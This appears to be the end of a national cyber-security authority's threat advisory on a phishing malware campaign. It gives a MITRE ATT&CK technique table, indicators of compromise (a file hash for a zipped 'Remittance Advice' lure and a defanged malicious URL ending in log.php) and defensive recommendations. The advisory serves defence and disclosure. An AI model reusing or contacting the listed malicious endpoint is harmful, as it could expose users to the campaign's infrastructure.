Credentials	Domains	Default Accounts	Scheduled Task/Job	1 Registry Run Keys / Startup Folder	1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	1 Non-Application Layer Protocol	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Rundll32	Security Account Manager	1 1 1 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	2 Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 1 Process Injection	NTDS	1 System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	Internet Connection Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact

Figure 9 Mitre ATT&CK

Indicators of Compromise

e4cbd7f75ce973485f27b2411b7b39b678461ca42e99de5e682149299dd6826b	**Remittance Advice.shml.zip**
hxxps://obtechgmx.online/ml/morgana/new-excel/log.php	**URI**

Recommendations

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your firewalls.
- Continuous analysis of logs coming into SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying "Access control lists for the entire network perimeter", web services should be separated from their databases, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design a user access management solution "Identity Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.